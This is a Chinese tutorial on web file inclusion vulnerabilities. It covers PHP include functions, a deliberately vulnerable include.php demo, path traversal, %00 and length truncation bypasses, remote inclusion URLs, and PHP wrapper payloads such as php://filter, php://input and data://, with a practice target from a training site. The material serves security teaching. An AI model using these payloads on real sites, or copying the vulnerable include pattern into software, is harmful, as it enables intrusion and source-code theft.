


Day31 WEB漏洞-文件操作之文件包含漏洞全解



31.1 文件包含的作用

将文件以脚本的格式执行（根据当前网站脚本类型）

31.2 文件包含漏洞成因

- 可控变量
- 文件包含函数

31.3 文件包含漏洞的简要写法

```
4  #文件包含各个脚本代码
5  ASP, PHP, JSP, ASPX等
6  <!--#include file="1.asp" -->
7  <!--#include file="top.aspx" -->
8  <c:import url="http://thief.one/1.jsp">
9  <jsp:include page="head.jsp"/>
10 <%@ include file="head.jsp"%>
11 <?php Include('test.php')?>
```

注意：第八个 C 语言那个，是包含远程文件，其余的是包含本地文件。文件包含在 php 中，涉及到的危险函数有四个，分别是 `include()`、`include_once()`、`require()`、`require_once()`。




- 1 区别如下：
- 2 **include**：包含并运行指定的文件，包含文件发生错误时，程序警告，但会继续执行。**include_once**：和 **include** 类似，不同处在于 **include_once** 会检查这个文件是否已经被导入，如果已导入，下文便不会再导入，直面 **once** 理解就是只导入一次。
- 3 **require**：包含并运行指定的文件，包含文件发生错误时，程序直接终止执行。**require_once**：和 **require** 类似，不同处在于 **require_once** 只导入一次。

31.4 文件包含原理演示

1. 创建一个php文件，该文件中存在包含函数：

```
1 <?php
2
3 $filename=$_GET['filename'];
4 include($filename);
5
6
7 //http://127.0.0.1:8080/include.php?filename=1.txt
8 //$filename=1.txt
9
10 /*
11 $filename=$_GET['filename'];
12 include($filename.".html");
13 */
14
15
16 ?>
```

2. 在同级目录下创建一个1.txt，输入phpinfo函数：




3. 此时访问创建的php文件，将filename参数换成1.txt文件：

PHP Version 5.2.17

System	Windows NT XIAODI-PC 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cmd /c "cd /d %~dp0 & php -n --enable-snapshot-build="d:\php-sdk\snap_5_2\vc6\x86\template" --with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\php_build" --with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" --with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" --without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge

结论：将文件以脚本的格式执行

31.5 文件包含漏洞检测



31.6 文件包含类型



31.6.1 本地包含（无限制）

类似文件包含原理演示，可以：

1. 上传图片马
2. 读取网站源码
3. 包含日志文件件
4. 包含session文件
5. 获取服务器信息

如果想要包含的文件不在当前目录，则可以使用../返回上级：

```
1 http://127.0.0.1:8080/includ.php?
  filename=../.././../www.txt
```

31.6.2 本地包含（有限制）

方法同上，只不过在输入参数时要进行绕过，避免被限制

```
1  （1）%00截断
2  条件:magic_quotes_gpc=Off
3  PHP版本小于5.2.4
4  示例:filename=1.txt%00-->filename=1.txt%00.html被截断
5  （2）长度截断
6  条件:windows:点号需要长于256
7  linux:点号长于4096(服务器的操作系统)
8  示例:filename=../../../../1.txt/../../../../../../../../
```

31.6.3 远程包含（无限制，有限制）

在PHP当中，在代码中设置，allow-url-include 为 on，则可以远程包含，在 phpinfo 可以查看


```
20 #远程包含-无限制，有限制
21 http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt
22 http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt%20
23 http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt%23
24 http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt?
```

借鉴文件上传漏洞绕过方法

31.7 伪协议

伪协议常常用于文件包含漏洞之中。

各个脚本语言支持的协议：

	PHP	Java	curl	Perl	ASP.NET
http	✓	✓	✓	✓	✓
https	✓	✓	✓	✓	✓
gopher	—with-curlwrappers	before JDK 1.7	before 7.49.0 不支持\x00	✓	before version 3
tftp	—with-curlwrappers	✗	before 7.49.0 不支持\x00	✗	✗
dict	—with-curlwrappers	✗	✓	✗	✗
file	✓	✓	✓	✓	✓
ftp	✓	✓	✓	✓	✓
imap	—with-curlwrappers	✗	✓	✓	✗
pop3	—with-curlwrappers	✗	✓	✓	✗
rtsp	—with-curlwrappers	✓	✓	✓	✓
smb	—with-curlwrappers	✓	✓	✓	✓
smtp	—with-curlwrappers	✗	✓	✗	✗
telnet	—with-curlwrappers	✗	✓	✗	✗
ssh2	受限于 allow_url_fopen	✗	✗	受限于 Net:SSH2	✗
ogg	受限于 allow_url_fopen	✗	✗	✗	✗
expect	受限于 allow_url_fopen	✗	✗	✗	✗
ldap	✗	✗	✗	✓	✗
php	✓	✗	✗	✗	✗
zlib/bzip2/zip	受限于 allow_url_fopen	✗	✗	 @redrain QAQ weibo.com/rootredrain	

php当中一些常见伪协议：

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2://./file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib://./file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=



- 1 如果 PHP 的配置选项 `allow_url_include`、`allow_url_fopen` 状态为 ON 的话，则
- 2 `include/require` 函数是可以加载远程文件的，这种漏洞被称为远程文件包含漏洞
- 3 (RFI)
- 4 `file://+路径`：将文件以脚本执行
- 5 `data://`
- 6 `php://filter` 可以在执行代码前将代码换个方式读取出来，只是读取，不需要开启，
- 7 读取源代码并进行 `base64` 编码输出，不然会直接当做 `php` 代码执行就看不到源代码
- 8 内容了
- 9 `php://input?test=php://input` 【post data】`<?php phpinfo();?>`



- 1 用法： `php://filter/read=convert.base64-encode/resource=要读取的文件`
- 2
- 3 `http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php` (bugku 文件包含例题)

31.8 演示案例

确定漏洞为文件包含漏洞（检测）发现有 `include`，直接访问 `phpinfo.php` 发现页面一样，说明有文件包含（i 春秋）：

